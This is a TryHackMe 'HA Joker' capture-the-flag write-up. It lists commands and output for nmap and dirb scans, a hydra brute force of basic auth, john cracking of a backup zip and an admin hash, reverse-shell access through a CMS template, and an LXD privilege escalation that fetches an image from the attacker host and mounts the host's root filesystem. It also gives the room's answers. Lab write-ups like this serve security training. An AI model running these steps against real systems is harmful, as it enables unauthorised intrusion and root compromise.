HA Joker CTF — THM WriteUp
Batman hits Joker.

Q1. Enumerate services on target machine.
> Hint: What about nmap?
$ sudo nmap -p- 10.10.206.250 -vvv -sCV -T4
...
2/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL89x6yGLD8uQ9HgFK1nvBGpjT6KJXIwZZ56/pjgdRK/dOSpvl0ckMaa68V9bLHvn0Oerh2oa4Q5yCnwddrQnm7JHJ4gNAM+lg+ML7+cIULAHqXFKPpPAjvEWJ7T6+NRrLc9q8EixBsbEPuNer4tGGyUJXg6GpjWL5jZ79TwZ80ANcYPVGPZbrcCfx5yR/1KBTcpEdUsounHjpnpDS/i+2rJ3ua8IPUrqcY3GzlDcvF7d/+oO9GxQ0wjpy1po6lDJ/LytU6IPFZ1Gn/xpRsOxw0N35S7fDuhn69XlXj8xiDDbTlOhD4sNxckX0veXKpo6ynQh5t3yM5CxAQdqRKgFF
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOzF9YUxQxzgUVsmwq9ZtROK9XiPOB0quHBIwbMQPScfnLbF3/Fws+Ffm/l0NV7aIua0W7FLGP3U4cxZEDFIzfQ=
|   256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPLWfYB8/GSsvhS7b9c6hpXJCO6p1RvLsv4RJMvN4B3r
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Joker
8080/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernelAnswer: No Answer Need
Q2. What version of Apache is it?

Answer: 2.4.29
Q3. What port on this machine not need to be authenticated by user and password?

Answer: 80
Q4. There is a file on this port that seems to be secret, what is it?
> Hint: Extensions File, dirb command comes with a flag that append each word with this extensions. Try to use dirb with a file that contains some commons extensions in a web server.
$ dirb http://10.10.206.250/ -X .txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov 20 18:23:43 2023
URL_BASE: http://10.10.206.250/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.206.250/ ----
+ http://10.10.206.250/secret.txt (CODE:200|SIZE:320) Answer: secret.txt
Q5. There is another file which reveals information of the backend, what is it?

Answer: phpinfo.php
Q6. When reading the secret file, We find with a conversation that seems contains at least two users and some keywords that can be intersting, what user do you think it is?
Batman hits Joker.
Joker: "Bats you may be a rock but you won't break me." (Laughs!)
Batman: "I will break you with this rock. You made a mistake now."
Joker: "This is one of your 100 poor jokes, when will you get a sense of humor bats! You are dumb as a rock."
Joker: "HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA!"Answer: Joker
Q7. What port on this machine need to be authenticated by Basic Authentication Mechanism?

Answer: 8080
Q8. At this point we have one user and a url that needs to be aunthenticated, brute force it to get the password, what is that password?
> Hint: Maybe burp with format user:pass and encode with base64? Note: Don’t forget decode it!!
$ hydra -l joker -P /usr/share/wordlists/rockyou.txt 10.10.206.250 -s 8080 http-get -vvv -I
Answer: hannah
Q8. Yeah!! We got the user and password and we see a cms based blog. Now check for directories and files in this port. What directory looks like as admin directory?
> Hint: Nikto with the credentials we obtained?

$ nikto -host http://10.10.206.250:8080/ -id joker:hannah
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.206.250
+ Target Hostname:    10.10.206.250
+ Target Port:        8080
+ Start Time:         2023-11-20 18:37:05 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ / - Requires Authentication for realm ' Please enter the password.'
+ Successfully authenticated to realm ' Please enter the password.' with user-supplied credentials.
+ /robots.txt: Entry '/bin/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/administrator/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/cache/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/modules/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/includes/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/cli/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/plugins/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/language/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/components/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/layouts/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/libraries/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 14 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /backup.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /web.config: Uncommon header 'tcn' found, with contents: choice.
+ /web.config: ASP config file is accessible.Answer: /administrator/
Q9. We need access to the administration of the site in order to get a shell, there is a backup file, What is this file?
$ nikto -host http://10.10.206.250:8080/ -id joker:hannah
...
+ /backup.zip: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
...Answer: backup.zip
Q10. We have the backup file and now we should look for some information, for example database, configuration files, etc … But the backup file seems to be encrypted. What is the password?
> Hint: Use john to crack the zip hash
$ locate john | grep zip
/usr/sbin/zip2john
$ /usr/sbin/zip2john backup.zip > hash
...
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hannah           (backup.zip)
1g 0:00:00:00 DONE (2023-11-20 18:43) 100.0g/s 1638Kp/s 1638Kc/s 1638KC/s 123456..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed. Answer: hannah
Q11. Remember that… We need access to the administration of the site… Blah blah blah. In our new discovery we see some files that have compromising information, maybe db? ok what if we do a restoration of the database! Some tables must have something like user_table! What is the super duper user?

Answer: admin
Q12. Super Duper User! What is the password?
> Hint: Again, john and mysql hash password.

Answer: abcd1234
Q13. At this point, you should be upload a reverse-shell in order to gain shell access. What is the owner of this session?
> Hint: Maybe use error.php page on a template? Of course try it and execute ‘id’ command.


Answer: www-data
Q14. This user belongs to a group that differs on your own group, What is this group?
> Hint: Linux containers
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)Answer: lxd
Q15. Spawn a tty shell.
> Hint: python3
https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/full-ttys
python3 -c 'import pty; pty.spawn("/bin/bash")'

(inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;Answer: No Answer Need
Q16. In this question you should be do a basic research on how linux containers (LXD) work, it has a small online tutorial. Googling “lxd try it online”.
Answer: No Answer Need
Q17. Research how to escalate privileges using LXD permissions and check to see if there are any images available on the box.
> Hint: If there isn’t an image already on the box, you may need to upload one…
LXD Priv.Es.:
- https://www.hackingarticles.in/lxd-privilege-escalation/
- https://github.com/saghul/lxd-alpine-builder

Answer: No Answer Need

Q18. The idea here is to mount the root of the OS file system on the container, this should give us access to the root directory. Create the container with the privilege true and mount the root file system on /mnt in order to gain access to /root directory on host machine.
> Hint: lxc init … lxc config device … lxc start … lxc exec …
www-data@ubuntu:/tmp$ wget http://10.18.68.6/alpine-v3.13-x86_64-20210218_0139.tar.gz
...
www-data@ubuntu:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
<e-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
www-data@ubuntu:/tmp$ lxc image list
lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| myimage | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB | Nov 20, 2023 at 6:21pm (UTC) |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
www-data@ubuntu:/tmp$ lxc init myimage ignite -c security.privileged=true
lxc init myimage ignite -c security.privileged=true
Creating ignite
www-data@ubuntu:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
www-data@ubuntu:/tmp$ lxc start ignite
lxc start ignite
www-data@ubuntu:/tmp$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # id Answer: No Answer Need
Q19. What is the name of the file in the /root directory?

Answer: final.txt
<3 Carlos